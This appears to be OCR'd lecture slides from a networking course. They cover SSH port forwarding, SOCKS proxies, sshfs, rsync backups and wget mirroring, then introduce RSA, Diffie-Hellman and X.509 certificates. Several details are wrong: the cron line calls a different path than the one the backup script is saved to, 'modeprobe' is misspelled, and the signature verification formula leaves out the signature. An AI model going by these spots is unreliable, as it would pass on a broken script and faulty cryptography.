
2) Run ssh port forwarding command on pc

```
pc# ssh -NL 3456:192.168.0.100:2024 user@8.0.0.2
```

3) Connect nc to server

```
pc# nc 127.0.0.1 3456
```

Local Port Forwarding: how it works




SSH port forwarding “for everyone”


- We can also set up a gateway that forwards ports for all hosts in a LAN
- For example, we can run ssh local port forwaring on router1 for all hosts in LAN A
  - `router1# ssh -NL 3456:192.168.0.100:2024 user@router2 -g`

SSH local port forwarding explained


```
pc# ssh -NL lport:remote_addres:rport user@server
```




```
router1# ssh -gNL lport:remote_addres:rport user@server
```



SSH SOCKS5 proxy



Example: `ssh -ND 9999 username@server`

SSH SOCKS5 test

- Copy Lab1-ssh/web_page_test/* into server:/var/www
- Configure firefox on the host machine to use a SOCKS5 local proxy
- Use router2 as relay to server

- Start apache in VM “server”
- Open the web page http://192.168.0.100, which is VM “server”

Remote filesystem with sshfs

- sshfs is a filesystem client based on the SSH File Transfer Protocol
- On the server side, SSH already support sshfs
- For the client side, you need to install sshfs and FUSE utils and load FUSE module
  - `apt-get install fuse-utils sshfs`
  - `modprobe fuse`
- FUSE is a kernel module that allows to implement a fully functional filesystem in a userspace program

sshfs example

- create the mount point (as root)
  - `mkdir /mnt/remote`
  - `chown [user-name]:[group-name] /mnt/remote/`
- add yourself to the fuse group
  - `adduser [your-user] fuse`
- switch to your user and mount the remote filesystem
  - `sshfs remote-user@remote.server:/remote/directory /mnt/remote/`
- To unmount
  - `fusermount -u mountpoint`

- Let's try it on netkit

sshfs on Lab1-ssh

GOAL: mount the router1:/root in pc local filesystem

1. Start ssh server on router1
   - `/etc/init.d/ssh start`
2. Remember to set a password for root@router1 (otherwise ssh will fail to login)
   - `passwd #then type the new password`
3. Set a nameserver in pc
   - `echo "nameserver 8.8.8.8" >> /etc/resolv.conf`
4. Install sshfs and fuse-utils on pc and load fuse module
   - `apt-get update && apt-get install fuse-utils sshfs`
   - `modeprobe fuse`
5. Create the mount point on pc
   - `mkdir /mnt/sshfs-test`
6. Mount the remote fs
   - `sshfs root@8.0.0.1:/root /mnt/sshfs-test/`
   - `(sshfs root@8.0.0.1: /mnt/sshfs-test/ is the same)`
7. Unmount the fs
   - `fusermount -u /mnt/sshfs-test/`

rsync

- Rsync is a fast and versatile file copying tool
- Rsync copies files either to or from a remote host, or locally on the current host
- Delta-transfer Algorithm
  - reduces the amount of data sent over the network by sending only the differences between the source files and the existing files in the destination
- Two modes:
  1. Through a secure shell (ssh, rsh)
  2. Contacting a remote rsync daemon directly via TCP
- Basic usages (man for the options..):

```
rsync -avz --progress foo:src/bar/ /data/tmp
rsync -av src/ dest/
rsync -av --delete host::src /dest
rsync -avd rsync://host:src /dest
rsync -ravz --exclude="*.o" foo:src/bar /data/tmp
```

- Nice tutorial
  - http://www.thegeekstuff.com/2010/09/rsync-command-examples/

Simple backup script with rsync in Lab1-ssh

```
#!/bin/sh
LOCAL=/root
REMOTE=/var/backup
HOST=8.0.0.1
LOG=/var/log/backup.log
SYNCLOG=/var/log/backup.synclog

#start log
echo $(date +"%d/%m/%Y") | cat >> $LOG
echo $(date +"%H:%M.%S") backup started... | cat >> $LOG

#Rsync
rsync --delete -azv -e ssh $LOCAL root@$HOST:$REMOTE | cat > $SYNCLOG

#end log
echo $(date +"%H:%M.%S") backup ended! | cat >> $LOG
```

1) Save the script in

```
/bin/rsyn_backup.sh
```

2) Make it executable

```
chmod +x /bin/rsyn_backup.sh
```

3) Add the cron job with the command

```
crontab -e
```

4) Put the following line

```
0 4 * * * /usr/local/bin/rsync_backup.sh
```

wget

- GNU Wget is a free utility for non-interactive download of files from the Web
- It supports HTTP, HTTPS, and FTP protocols, as well as retrieval through HTTP proxies
- Wget is non-interactive, meaning that it can work in the background, while the user is not logged on. This allows you to start a retrieval and disconnect from the system, letting wget finish the work
- Basic usage:
  - `wget http://www.example.com/`
- Recursive download (1 folder):
  - `wget -l 1 -r byron.netgroup.uniroma2.it/~marlon/RAT`

  (Change 1 → "n" for more levels...)

wget - mirroring

```
wget  --recursive --no-clobber --page-requisites --adjust-
extension --convert-links --restrict-file-names=windows --
domains website.org --no-parent website.org
```

- --recursive: download the entire Web site
- --domains website.org: don't follow links outside website.org
- --no-parent: don't follow links outside the directory tutorials/html/
- --page-requisites: get all the elements that compose the page (images, CSS and so on)
- --adjust-extension: save files with the .html extension
- --convert-links: convert links so that they work locally, off-line
- --restrict-file-names=windows: modify filenames so that they will work in Windows as well
- --no-clobber: don't overwrite any existing files (used in case the download is interrupted and resumed)


source:
http://www.linuxjournal.com/content/downloading-entire-web-site-wget

PKI, X.509 CERTIFICATES AND HTTPS WEBSERVERS

Public Key algorithms, digital certificates and PKI

PRELIMINARIES

Symmetric/Asymmetric cryptography



symmetric

The encryption and decryption keys are the same or can be directly derived from each other. Both keys are kept secret.
Examples: 3DES, AES, Blowfish, RC4

asymmetric

Encryption/decryption keys are different and it is computationally unfeasible to derive them from each other.
The encryption key be distributed, the other has to be kept secret.
For this reason it is also called Public Key cryptography.
Examples: RSA, Diffie-Hellman, ElGamal

Public Key cryptography: encryption/decryption


Alice

Bob

Alice wants to send a message *M* encrypted for Bob

Gets Bob's public key B_{pub}
(Somehow) verifies B_{pub} authenticity
Encrypts *M* with B_{pub} → $C = F(B_{pub}, M)$

Alice sends *C* to Bob



Decrypts C with Bob's private key B_{priv}
$M = F(B_{priv}, C)$

Note:

1) Only Bob can decrypt *C*
2) Nobody "can" derive B_{priv} from B_{pub}
3) This procedure can be inverted to implement a digital signature

Public Key cryptography: digital signature

Alice

Alice wants to sign a message *M* so that Bob can verify its authenticity

Bob

Gets his own private key A_{priv}
Computes a hash of the message *H(M)*
Signs H(M) with A_{priv} → $S = F(A_{priv}, H(M))$

Alice sends *(H(M), S)* to Bob

Computes a hash of the message *H(M)*
Verify the signature by verifying the following:
$H(M) = F(A_{pub}, H(M))$?

Note:

1) Only Alice can sign *M*
2) Nobody can modify M and compute a valid signature S without knowing A_{priv}
3) Alice can include a nonce (given by Bob) in the signature to avoid a third entity to reuse the same signature for the same message *M*

RSA: key generation

1. Extract two "big" prime numbers ***p*** e ***q*** **(random, secret)**
2. Compute the RSA modulus: $N = p \times q$
3. Compute $\Phi(N) = (p - 1)(q - 1)$ (Eulero's function)
4. Randomly generates the the number ***e:*** $1 < e < \Phi(N)$ relatively prime to $\Phi(N)$
5. Compute the number ***d:*** $e \times d = 1 \bmod \Phi(N)$, or in other words ***e*** is the inverse of ***d*** in the group $\Phi(N)$

PUBLIC KEY: *(N, e)*

PRIVATE KEY: *d*

Must be kept secret: ***p***, ***q***, $\Phi(N)$, ***d***

Note:

1) *to derive d from e an attacker should compute* e^{-1} *in* $\Phi(N)$

2) $\Phi(N)$ *is the number of integers less than or equal to n that are relatively prime to N*

2.1) *to compute* $\Phi(N)$ *an attacker should know p and q (otherwise it's unfeasible)*

3) *it is computationally unfeasible to factorize the product of two "big enough" prime numbers*

RSA tranformations

RSA transformation is simply a modular exponentiation with respectively the public private key

ENCRYPTION **DECRYPTION**

$$X \Rightarrow X^{e} \bmod N \Rightarrow Y \Rightarrow Y^{d} \bmod N \Rightarrow X$$


ciphertext

SIGNATURE **VERIFICATION**

$$X \Rightarrow X^{d} \bmod N \Rightarrow Y \Rightarrow Y^{e} \bmod N \Rightarrow X$$

signed text

RSA with mathematica



…not <u>exactly</u> the real algorithm, but the concepts are the same!

Diffie-Hellman Key exchange alogorithm

Public: α, p

Secret: x, y


GOAL: exchange a common secret that only Alice and Bob can derive

Random x


$\alpha^x \bmod p$ →

← $\alpha^y \bmod p$

Random y



COMMON KEY



$K = (\alpha^y)^x \bmod p$ $K = (\alpha^x)^y \bmod p$

Note:

1) *Common secret number exchanged with an asymmetric algorithm*

2) *to compute K from (α^x mod p) and (α^y mod p) an attacker should be able to compute the discrete logarithm $x = \log_\alpha(\alpha^x \bmod p)$ and $y = \log_\alpha(\alpha^y \bmod p)$…*

3) *…which is computationally unfeasible for an attacker with "limited computational resources"*

How does Alice obtain Bob's public key?

- Everything's perfect, you believe that nobody can break the public key algorithms if the numbers are "big enough"
- How are the public keys distributed?
  - In a network with n nodes, n(n-1)/2 keys have to be distributed!
  - What if my private key is lost or stolen? Should I need to notify all the remaining (n-1) nodes to revoke my public key?
  - Solution: centralized or opportunistic distribution! (obvious, the public key don't have to be kept secret!)
- OK, the scalability issue is solved, but how can I be sure that a public key is authentic? How can Alice get the public key of Bob and be sure that it's really his?
- SOLUTION:
  - A trusted third party that issues some kind of proof that a public key is really related to a given identity

Public Key Certificate

- A public key certificate is a data structure that binds a public key (and therefor the related private key) to the the identy of the legitimate owner → $CERT_{ID}$:{ID, Pub_{ID}}
- The binding between {ID, Pub_{ID}} is granted by a trusted certification authority that signs $CERT_{ID}$
- Provided that we have the CA's public key, we can verify the CA signature and therefor verify the public key authenticity

EXAMPLE:


CA issues a public certificate for bob $CERT_{bob}$

$CERT_{bob}$ contains:

1) Pub_{bob}
2) CA identity CA_{id}
3) CA signature of $CERT_{bob}$

Once I have the authentic Pub_{bob}, I just need to verify that the party I'm communicating with is actually Bob (i.e.: it has the private key)

To do so, I perform a simple challenge/response mechanism. I extract a nonce and challenge Bob to sign this random number. Since the public key is authentic, and Bob couldn't know the random number, only the real Bob can sign the nonce correctly (and I can verify it)



- I trust CA and I have CA's public key
- Verify CA signature $CERT_{bob}$ → OK!
- Pub_{bob} is authentic
- I can encrypt a message for Bob

Challenge/Response concept

alice

$CERT_{bob}$

OK, the certificate is authentic…
Let's see if you have the priv key
Sign this RAND!

$RAND_{alice}$

bob

OK noprob!
$(RAND_{alice})^{priv}$

